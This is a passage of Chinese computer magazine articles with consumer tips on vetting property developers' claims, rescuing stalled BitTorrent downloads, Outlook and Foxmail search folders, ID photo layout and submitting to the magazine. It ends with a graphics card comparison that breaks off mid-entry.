出让土地使用权是有偿、有期限的;划拨土地使用权除法律另有规定外,一般没有期限的限制,但政府可以随时收回。在房屋转卖时,出让土地的房屋可直接转换,而划拨地的房屋还须交一定的土地出让金。

## 骗局二 位置好,配套齐全

房子的位置到底好不好?开发商会吹得天花乱坠,真实情况还是要自

己去查询。打开搜狗(www.sogou.com),点击“地图”进入本市搜索页面。输入“星河城”再点击“搜索”,在右侧选择自己要查询的小区,点击右键,再选择“查询周边”(如图2)。在弹出的窗口里可以设置查询周边有哪些设施,比如选择两公里内的商场,搜狗地图就会给出周边的商场信息,比较直观。



要购买房子时,首先查询周边商场与超市的个数;然后查询学校的个数,以方便孩子以后上学;再查询医院的个数就可以了。

那怎样查询与市中心的距离呢?在自己预购房子处右击,选择“设此处为起点”,这时在右击的位置会标个“起”字。如果位置与小区位置不符,可以按着“起”字图标进行移动。现在再找到市中心标准建筑,右击后选择“设此处为终点”,系统就会给出时间最短的线路。当然,可以在左边栏里选择“距离短”来让系统给出距离最短的线路。现在,不管开发商怎么忽悠你,你都知道确切的位置,并且还知道周边的环境与到市中心的距离。

## 骗局三 房子已经卖完,只有这个

很想买自己喜欢的楼层与户型,问开发商,开发商说“我们楼盘卖得好,开盘两天被订了95%,只剩顶楼的几套。”真的卖得这么好?查询是否真的已经卖出了。

以重庆为例,进入“重庆网上房

地产”(www.cq315house.com),如果要进入其他城市的,打开百度,输入“城市名称+网上房地产”即可,此网站是市国土资源和房地产信息中心主办的网站。

OK,现在在“重庆网上房地产”的商品房搜索里输入“海语江山”,再点击搜索就能查看“海语江山”的信息,进入3号楼,房子是否已经真实出售,各房子有多少人贷款按揭,有多少人一次付清,上边一目了然。如果房子是“可售”状态(如图3),就说明房子还没有卖出去,打印下来就可以直接找开发商理论了。



但有的房子虽然标示为“可售”,是因为开发商还没有与购房者签合同。但开发商还可能已与购房者签购买意向书,并且交了押金。这种情况就要看购买意向书的情况,通常情况下开发商将已预定的房子卖给第三方也算违约。

### 网上看户型与价格

## TIPS

房子到底是不是自己喜欢的户型,难道只能去开发商那里看吗?或许好的户型他不会推荐给你。其实我们可以在网上查询,打开“搜房网”(www.soufun.com),进入“新房”频道,再搜索自己要购买的楼盘。以“禧福汇国际社区”为例,进入该楼盘后点击“户型图”,即可看到该盘的所有户型。

想看真实价格,点击“历史价格”,即可看到该盘的平均价格、最高价格和最低价格。

# Oh!My God 下载的过程中种子失效

文/何一苇



最近小天安装了4MB的宽带,终于可以“肆无忌惮”地下载东西了,否则对不起每个月花出去的银子。可是他发现下载一些大型文件(如视频)的时候,明明都百分之七八十了,可进度条却走不动了!这个时候,呼天抢地都已经没有用了,怎样才能渡过种子实效的难关呢?

## Check! DHT网络启用了吗

DHT是一种分散式存储方法,不需要中心节点服务器,而是由每个客户端负责一个小范围的路由,并负责存储文件中的一小部分资料,从而实现整个DHT网络的定址和存储。说得更直白一些,就是它可以在Tracker服务器完全连接不上的情况下,自动在DHT网络中寻找下载同一文件的其他用户,并利用其他用户已经下载的数据继续下载。

一般来说,大部分的BT下载工具已经支持DHT网络。如果发现进度条走不动的情况,最好检查DHT启动没有,在各种下载利器,比如快车、迅雷或者BitComet的“选项”里面,都可以找到它,大多在“BT下载”项的下面,稍微找一下就看到了。一般来说,DHT网络启用后很少会出现种子消失,以至于无法下载的现象。

## 再不行,换种子!

如果DHT网络启用了,但下载进度依然为零,说明不幸的事还真让我们摊上了,也许在整个DHT网络中并没有找到拥有相同文件的用户,这时,不妨自己动手寻找一个与原文件同名并大小相同的有效种子,将原来名存实亡的种子换掉。

首先重新找到种子,记住要选择下载种子数和人数最多的服务器,将该种子下载回来。然后开始换种子。


## 在迅雷主界面中换种子

单击菜单“文件/打开BT种子”命令,定位到新种子文件,单击“打开”按钮。打开“建立新的下载任务”对话框。切换到“高级设置”标签,右击“Tracker服务器”列表中的地址(注意:如果列表中有多个地址,应对每个地址分别右击,然后按下面所述的

方法逐一操作),在弹出的右键菜单中选择“编辑”,待地址变为可编辑状态时,继续右击,选择“复制”命令,复制下该地址。退出对话框。在迅雷主界面的文件下载列表中,右击未完成的BT下载任务,选择“属性”命令,打开“查看任务属性”对话框,切换到“高级设置”标签,单击“添加”按钮,将刚才复制的地址一一粘贴到“Tracker服务器”列表中,再单击“确定”按钮即可。

## 在BitComet中换种子

在BitComet主界面的菜单栏中,单击“文件/打开Torrent文件”,在出现的“打开”对话框中,选择刚才下载的种子,单击“打开”按钮。在出现的“任务属性”对话框中,切换到“高级设置”标签,将“服务器列表”中的服务器地址复制下来,单击“取消”按钮(如图1)。返回到程序的主界面,在界面左侧的“全部任务”项下,单击“正在下载”子项,在右侧的下载列表中,右击没下载完的文件,在弹出的右键菜单中选择“属性”,打开“任务属性”对话框,切换到“高级设置”标签,用刚才复制的新的服务器地址覆盖,替换到原来失效的服务器地址,单击“确定”按钮。你会发现静止不动的文件又开始流畅地下载了。



## 迅雷下载是王道

虽然BitComet曾经是下载界的老大哥,可这个风头渐渐被迅雷抢了去。因为

PS2P在P2P的基础上又添加了一台中间服务器,这样P2SP就能很好地把那些孤立的服务器及其镜像资源,以及P2P资源很好地整合到一起,不但极大地提高了稳定性,而且由于整合的关系,也可以使那些看起来已经没有种子的资源,能顺利地下载。

迅雷是一款P2SP的下载武器,如果在使用BitComet时遇到无种的情况,最好将未完成下载的文件交由迅雷继续完成。

在迅雷主界面中,单击“文件/导入未完成的下载”,打开“导入”对话框,选择未曾完成的BitComet下载任务(BitComet默认的下载文件保存路径为C:\Downloads,未完成的文件后缀名为BC),单击“打开”按钮,迅雷会自动导入该任务,并在导入成功后,打开“建立新的下载任务”对话框,让你选择相应的项目,选择完毕,单击“确定”按钮即可继续下载(如图2)。



如果单击“打开”按钮后,迅雷未出现导入对话框,而是弹出了一个“找不到种子文件或种子文件不符”的对话框,说明迅雷没有准确地找到该任务的种子文件,这时,可以在BitComet中右击要让迅雷下载的任务,在弹出的右键菜单中选择“种子文件另存为”,将其保存为TORRENT文件,并保存到BitComet的下载文件路径中,然后再用上面的方法,调用迅雷下载即可。




# 就是你啦 快点给我去集合

■ 文/HD

**最**近王先生有点手忙脚乱了,老总让他把这段时间与客户来往的合同整理一下,可是由于他的信箱里面邮件太多;一个个地找与之相关的邮件太麻烦了,怎么办呢?其实Outlook中提供了一个类似于“搜索文件夹”的功能,可以通过搜索,将需要的邮件瞬间集合起来。

首先启动Outlook 2007,在菜单栏中选择“工具/即时搜索/高级查找”命令,打开“高级查找”对话框。单击“查找”项右侧的下拉箭头,在出现的下拉菜单中选择“邮件”。然后切换到“高级”选项卡,打开相应的界面。单击“定义其他条件”栏下“字段”项中的下拉箭头,在出现的下拉菜单中,选择“所有”邮件“字




段/邮件正文”命令(如图1)。在“值”文本框中,输入“合同”,单击“添加到列表”按钮,将“合同”这个关键词添加到“查找与这些条件匹配的项目”列表中。

设置好以后,在对话框右侧单击“立即查找”按钮,稍等片刻,所有正文中包含“合同”字样的邮件,就会快速地集合起来了。

为了方便王先生日后再用,最好将这个虚拟的“搜索文件夹”保存起来。选择菜单“文件/将搜索另存为搜索文件夹”命令,打开相应的对话框,在其中的为“新搜索文件夹键入名称”文本框中,为文件夹设置一个名称,如“往来合同”,单击“确定”按钮。现在返回Outlook中看看,在左侧的“搜索文件夹”项下,是不是多了一个“往来合同”的子项。以后只要单击该子项,符合这个条件的邮件已经乖乖地集合起来了。

也许有人要说,我和王先生不同,用的并不是Outlook,怎么办呢?其实从Foxmail 6.5 Beta 2开始,就在原



有全文搜索的基础上,又增加了一项方便的“搜索文件夹”功能。使用之初,首先要用鼠标右击待搜索邮箱账号。然后再从弹出菜单中,选择“新建搜索文件夹”项目。稍后,一个条件设置窗口会自动弹出。只要根据实际需要,像上面那样设置好相关条件,便成功地建立了一组搜索文件夹(如图2)。以后,当再需要对这类邮件进行筛选时,只要点击一下搜索文件夹,所有符合条件的电子邮件便会马上显示到这里了。

## 省钱省到家 证件照排版也要动心思

■ 文/kikier

最近阿诺要填一批申请表格,其中需要一寸或两寸的照片若干。平时阿诺都是一次性洗一整版的一寸或两寸照片,可往往用不到那么多,剩下的东放西放也就丢了,每次都得重新来过。这样毕竟太浪费了,要解决这个问题,看来阿诺要动点脑筋才行。

现在大多是用数码相机拍照了,所以阿诺在电脑里面保存了一张照片备



份。剩下的就是排版工作,能不能把二寸和一寸的照片排在一个版上,用的时候剪下就行了呢?当然可以,其实利用iSee的混合排版功能就能解决这个问题。

打开iSee,双击打开电脑里面的照片备份,然后点击“增强工具”里面的“照片排版”,切换到“证件照排版”,在下面的“可选类型”中根据需要进行选择“1/2寸混排”,打印分辨率设置为300dpi或者更高,勾选“自动适应图片的宽高”,这样混合排版就完成了。

此外,如果一次需要的照片不多,还可以把多个人的证件照合在一起,点击“加入图片”,选择要加入的照片,这样可更划得来哟。(PS:为了尊重别人的肖像权,所以小编用了其他图片代替。)

这里还有其他的排列格式,可以根

据需要选择。排版好后,把合成好的照片拿出来冲印就可以了。这样就把白花花的银子省了下来,岂不妙哉?

外国人喜欢念照片短边,咱们一般叫照片的长边,3R=5英寸,4R=6英寸,5R=7英寸。

### 相纸的规格

4R是6英寸照片代称,即4×6英寸(约102×152mm)。

其他规格如下:

5英寸: 3R, 3.5×5英寸, 89×127mm;

6英寸: 4R, 4×6英寸, 102×152mm;

7英寸: 5R, 5×7英寸, 127×178mm;

9英寸: 6R, 6×9英寸, 152×229mm;

10英寸: 8R, 8×10英寸, 203×254mm;

12英寸: 8RW, 8×12英寸, 203×305mm。

## 暑假给电脑迷写信

文/Aa酱

很多朋友想给《电脑迷》写信,但是由于各种各样原因,比如不知道邮箱地址、发出后不知道编辑会不会收到……迟迟不敢动笔。其实,笔者第一次给《电脑迷》写信时也是如此,下面就和大家交流一下,以投稿邮件为例,利用暑假时间为自己赚取第一笔稿费吧!

### 《电脑迷》邮箱是啥样?

在每期《电脑迷》杂志的页眉,都印有该页所在栏目的邮箱和责编姓名,比如本页,大家就可以在页眉上发现“责任编辑:郭琪琳 beginner@cpcfan.com”的字样。假设要向“初学者”栏目提问或投稿,那么将邮件发往“beginner@cpcfan.com”即可。另外《电脑迷》杂志还有一个公用投稿邮箱“tougao@cpcfan.com”,读编交流邮箱则是“pcfanclub@cpcfan.com”。




最后教大家一个绝招,就是直接投资编的邮箱。登录“电脑迷读者论坛”后,找到“电脑迷编辑”(如图1),在其资料中找到邮箱地址,或者发站内消息直接询问即可。

### 编写邮件有讲究

对于投稿来说,首先当然是在自己电脑中完成了!笔者通常是在Word中写好稿子,然后将文字内容保存为TXT纯文本,和文章配图一起打包压缩,最后以邮件附件的形式投递到《电脑迷》的邮箱。当然,你也可以直接保存为Word文档,不过要记住的是一定要记得将配图一起打包!下面就以QQ邮箱为例,实际投递一封邮件试试吧!

登录自己的QQ邮箱,单击页面左侧的“写信”链接,在打开的新页面中,输入要投稿的邮箱地址,然后在“主题”文本框中详细输入自己要投稿的栏目和文章名(如图2)。这样做是因为小编们收到投稿后,首先会看到邮件标题,即QQ邮箱中的主题,所以要写明白自己这封信是做什么的。

在邮件正文中,笔者耍了一个花招,因为从杂志页眉上,不仅能知道栏目邮箱地址,还能知道责编姓名,直接把责编的名字写在邮件正文里,这一招



就叫“装熟”,哈哈!

需要注意的是,在邮件正文中一定要留下自己的详细联系方式,以便编辑联系,特别是投稿的邮件,如果投中了稿费却没地方寄就郁闷了。

为了和正文区分,输入自己的联系方式后,选中相应的文字,单击编辑栏的“文字格式”按钮,在展开的文字编辑栏中,改变一下字体或颜色,既表示和上文区分,又突出了自己的联系方式,哈哈,笔者是不是很有心计啊?最后别忘了单击“添加附件”,将投稿以附件的形式添加到邮件中。

### 提示 Attention

如果不是给《电脑迷》投稿,而是单纯的提问题,则不需要专门上传附件,直接在邮件正文写明提问内容即可。如果有图片的话,可以单击写信编辑栏中的“照片”按钮,直接上传本机图片,这样做和附件的区别是图片会直接显示在邮件中,不仅方便小编们打开邮件就看到,自己也省去打包上传附件的麻烦。当然也可以单击QQ邮箱编辑栏中的“截屏”按钮,直接将遇到问题截图寄给《电脑迷》。

### 寄出邮件有设置

邮件寄出后,最担心的就是收不到回音。对发往《电脑迷》投稿邮箱和各栏目邮箱的邮件来说,投递成功后就会收到系统自动返回的确认信,但千万别以为编辑已经看过了,最保险的做法应该是设置回执。


同样在QQ邮箱“写信”页面下,单击勾选邮件下方的“需要回执”复选框(如图3),这样对方打开后,就会弹出回执窗口,要求对方回复了。除此以外,最好在邮件正文也留下希望回复的信息,这样就万无一失了。



### 对已寄出邮件的管理

踏出投稿的第一步,以后投稿就简单多了。但是稿子多了,要管理就比较麻烦,所幸QQ邮箱在我们每次投稿时都保存了一份,这样就很方便了。

默认下,每次写信时,QQ邮箱都会自动勾选“保存到‘已发送’”复选框,因此只要切换到“已发送”文件夹,就可以看到所有曾经通过QQ邮箱发出的邮件了(如图4)。单击标题栏上的“收信人”项,即可将邮件按照其发往的邮箱地址分类清楚,自己曾给《电脑迷》的哪些栏目或其它媒体投过稿就一目了然了。



按收件人分类可以更加方便地管理自己的不同投稿,而当我们单独提出一篇曾经投过的稿件时该怎么办呢?直接使用QQ邮箱的搜索功能就是了。在QQ邮箱页面右上角“查找邮件”文本框中输入要查找的投稿标题,回车即可。如果已经记不太清楚投稿的标题了,没关系,单击QQ邮箱右上角的“高级搜索”链接,在弹出对话框中设置好自己记得的细节,单击“查找邮件”就可以了。

# 16款

# 游戏显卡MVP

## GeForce 9800GT/Radeon HD4830

### 显卡横向测试

■ 文/PCFAN评测室



进入8月，我们迎来了一年中最为炎热的时节，而这段时间也是一年中最适合采购硬件产品的时候。除了各色3D游戏大作陆续上市，各家显卡厂商也大力发动价格攻势继而俘获广大消费者的心。众多显卡产品中，GeForce 9800GT和Radeon HD4830无疑是目前性价比最高的产品，性能够用同时售价只在599~799元之间，无论装机还是升级电脑，都是非常合适的选择。本期PCFAN评测室就为大家带来这两款产品的横向测试。

#### 游戏显卡 够用就好

3D游戏对于显卡来说是个无底洞。用户手头的预算是有限的，而3D游戏随着画质的不断提升，对显卡的要求却是无限的。因此，选择显卡时一定要量力而行、适可而止，切勿过分追新。细致动人的游戏情节才是一款3D大作的重要卖点，而画质只是起到锦上添花的作用。更何况目前主流用户玩的网络游戏、主流3D游戏对显卡的要求并不高。在保证游戏画面流畅的情况下，拥有适度的悦目效果，或许对于大多数人来说就已经足够了。

#### 价格血拼造就高性价比显卡

进入暑期，NVIDIA和AMD两家显卡芯片厂商的竞争也进入了白热化。除了产品之间的竞争以外，价格血拼也愈演愈烈。GeForce 9800GT和Radeon HD4830两款产品尤其突出。5月份时，它俩还是中高端的定位，如今售价却已经跌至599~799元，成为了真正的主流游戏显卡。

	HD4830	9800GT
核心编号	RV770LE/RV770	G92-A2/G92-B1
显示核心制造工艺	55nm	65nm/55nm
核心频率	575MHz	600MHz~700MHz
流处理器数量	640个/800个	112个
流处理器频率	575MHz	1500MHz/1800MHz
显存容量	512MB~1GB	512MB~1GB
显存频率	1800MHz~2000MHz	1800MHz~2200MHz
市场售价	599~699元	699~799元

HD4830采用经典的RV770显示核心。55nm制造工艺和640个流处理器都是这款核心最大的优势。虽然A卡的核心频率与流处理器频率完全一致，都是575MHz，但更多的流处理器数量有效弥补了流处理器频率较低的不足。而目前市面上一些采用800个流处理器的RV770核心的HD4830产品，性能更加厉害。

9800GT目前也有两种不同核心，即65nm工艺的G92-A2和55nm工艺的G92-B1。由于流处理器数量不多，加上频率较低，9800GT起初并不被看好，但随着55nm工艺的日渐普及，市场上高频设计的9800GT多了起来，加上NVIDIA独有的PhysX物理加速功能，9800GT目前的人气也在稳步回升。

#### 测试环境介绍


本次测试，我们共收到了16款显卡产品，其中GeForce 9800GT和Radeon HD4830分别为九款和七款，分为两个测试组进行测试。测试GeForce 9800GT时，默认打开PhysX物理加速功能以突出N卡在此方面的优势。使用3DMark Vantage在Performance和High两种状态测试显卡的理论性能，同时利用游戏《孤岛危机》和《使命召唤5》来测试显卡在实际游戏时的性能表现。

#### 测试平台

处理器	AMD羿龙II ×4 955 (3.2GHz)
主板	华硕M3A79-T Deluxe (AMD 790GX)
内存	Kingston DDR3 1333 1GB×2
硬盘	希捷7200.12 1TB/SATA2
显示器	明基G2410HD 24英寸LCD
电源	航嘉多核F1 600W
操作系统	Windows Vista Ultimate 32bit+SP1
驱动程序	NVIDIA雷管驱动186.16 AMD催化剂驱动9.6

### 华硕EN9800GT/HTDP/512MD3

核心编号	G92-A2
制造工艺	65nm
核心频率	600MHz
显存频率	1800MHz
流处理器数量	112个
流处理器频率	1500MHz
显存规格	512MB/256bit
显存速度	奇梦达1ns
供电设计	3+1相
输出接口	双DVI+TV-OUT
参考价格	799元



**产品特点** 做工精良, 用料规格非常高, 接口上设有防电磁干扰挡片

华硕EN9800GT/HTDP/512MD3默认核心/显存频率为600M/1800MHz。用料奢侈的3+1相供电电路和1ns的显存颗粒能够支持产品工作在更高的频率上。为了能够稳定、安静地工作, 华硕特意为该产品加载了体积硕大的散热器, 同时在场效应管上也添加了散热片。为了保证完美输出画质, 产品在输出接口上添加了防止电磁干扰的屏蔽网, 有效阻止了静电、电磁辐射等对画质的影响。频率虽不占优势, 但在测试时的表现却是同频率产品中最好的。799元的售价虽然偏高, 但除了获得显卡以外, GameFace、GamerOSD等一系列实用附加软件也有效提升了产品的使用价值。

### 昂达9800GT 1GB GD3

核心编号	G92-A2
制造工艺	65nm
核心频率	600MHz
显存频率	1800MHz
流处理器数量	112个
流处理器频率	1500MHz
显存规格	1GB/256bit
显存速度	奇梦达1ns
供电设计	3+1相
输出接口	双DVI+TV-OUT
参考价格	699元



**产品特点** 具备1GB海量显存, 高特效, 高分辨率游戏时表现出色

昂达9800GT 1GB GD3也是一款拥有1GB海量显存的产品, 但它699元的售价却非常具有亲和力。产品的默认频率也是公版的600M/1800MHz, 在理论测试中的成绩显得比较一般, 但在游戏中的表现却非常不错, 尤其是在高分辨率和高画质条件下, 1GB显存的优势得到了充分发挥。产品采用3+1相供电设计, 并且配备了大量日系富士通红色固态电容, 大型的风道式散热器效率较高, 不过风扇工作时的噪音偏大。目前, 该产品的售价为699元, 是拥有1GB显存容量的GeForce 9800GT显卡产品中最便宜的, 性价比可见一斑。

### 影驰GF9800GT中将版

核心编号	G92-B1
制造工艺	55nm
核心频率	650MHz
显存频率	2200MHz
流处理器数量	112个
流处理器频率	1625MHz
显存规格	512MB/256bit
显存速度	三星0.8ns
供电设计	4+1相
输出接口	DVI+HDMI+TV-OUT
参考价格	699元




**产品特点** 高频设计, 性能出色, 配备了DVI+HDMI+TV-OUT接口设计

影驰GF9800GT中将版4+1相的供电电路集中在了远离输出接口一侧, 拥有大量固态电容并全数使用密闭式陶瓷电感, 场效应管上也添置了散热片。产品配备了体积较大的风道式散热器, 但由于散热风扇直径偏小, 转速较高, 因此工作时噪音偏大。该产品搭载三星0.8ns GDDR3显存颗粒, 默认核心/显存频率达到了650M/2200MHz, 也是本次测试中频率较高的产品之一, 高频设计自然为它赢得了明显的性能优势, 而55nm工艺的G92-B1核心也拥有更强的超频实力。产品原生配备的DVI+HDMI+TV-OUT设计, 也能够适应更多用户的需求。699元的售价非常具有诱惑力。

### 七彩虹iGame9800GT-GD3 冰封骑士5F 512M

核心编号	G92-B1
制造工艺	55nm
核心频率	600M/700MHz
显存频率	1800M/2100MHz
流处理器数量	112个
流处理器频率	1782MHz
显存规格	512MB/256bit
显存速度	三星0.8ns
供电设计	3+1相
输出接口	双DVI+HDMI
参考价格	699元




**产品特点** 配备频率调节和电压调节跳线, 高频设计, 散热出色

iGame9800GT-GD3 冰封骑士5F 512M的一体式散热器配备了四根纯铜热管和两个静音风扇。该产品可通过板载跳线来调整频率, 有Turbo和Normal两挡, Turbo状态下的频率达到了700M/2100MHz, 流处理器频率也预设超频到了1782MHz, 而Normal状态时则是公版的600M/1800MHz。可能是因为频率太高的原因, 该产品必须通过辅助供电旁的电压调节开关将产品的工作电压调高, 才能在Turbo状态下正常运行, 成绩自然出色, 不过产品的功耗也会随电压提升而升高。而在Normal状态时, 产品的测试成绩则显得非常一般。不过产品699元的售价还是非常具有诱惑力。

## 讯景PV-T98G-YS

核心编号	G92-A2
制造工艺	65nm
核心频率	600Mz
显存频率	1800Mz
流处理器数量	112个
流处理器频率	1500MHz
显存规格	512MB/256bit
显存速度	现代1.1ns
供电设计	2+1相
输出接口	双DVI+TV-OUT
参考价格	799元




**产品特点** 做工精良，配备了来自韩国思民的顶级静音散热器

讯景PV-T98G-YS整体做工用料出色，设计走线非常合理，体现了NVIDIA核心合作伙伴的实力。不过这款应对主流用户的产品在设计上显得比较保守，仅配备了1.1ns的显存颗粒。默认核心/显存频率为600M/1800MHz，流处理器频率为1500MHz。不过产品依旧配备了一个非常惹眼的散热器，即来自韩国思民(ZALMAN)的一体式散热器，它不仅配备了两根纯铜热管，同时还配有大尺寸的静音风扇，有效减少了产品的工作噪音。由于频率不占优势，产品在测试时的表现显得中规中矩。但稳定性和静音工作环境还是值得称道的。不过799元的售价显得过高，性价比一般。

## 翔升金刚9800GT 512M DDR3终结版

核心编号	G92-B1
制造工艺	55nm
核心频率	650Mz
显存频率	2000Mz
流处理器数量	112个
流处理器频率	1625MHz
显存规格	512MB/256bit
显存速度	现代显存未标明速度
供电设计	3+1相
输出接口	DVI+VGA+HDMI
参考价格	699元




**产品特点** 高频设计，配备双风扇大型散热器，原声HDMI接口

翔升金刚9800GT 512M DDR3终结版同样是一款高频产品，拥有650M/2000MHz的默认核心/显存频率。55nm工艺的G92-B1核心也更易于超频。产品配备了3+1相供电电路和双风扇热管散热器来保证供电和散热的稳定性。虽然它使用的现代显存颗粒并未标明速度，但通过默认频率可以判断它的速度应该在1ns或者更高。该产品为用户提供了DVI+VGA+HDMI的接口设计，方便不同需求的用户。实际测试中，产品也凭借高频的优势整体排名靠前。目前的市场售价为699元，具备了比较高的性价比。

## 技嘉GV-N98TSL-1GI

核心编号	G92-B1
制造工艺	55nm
核心频率	600Mz
显存频率	1800Mz
流处理器数量	112个
流处理器频率	1500MHz
显存规格	1GB/256bit
显存速度	三星1ns
供电设计	3+1相
输出接口	DVI+VGA+HDMI
参考价格	949元



**产品特点** 全静音散热，2盎司含铜量PCB板，电气性能出色，配备1GB海量显存

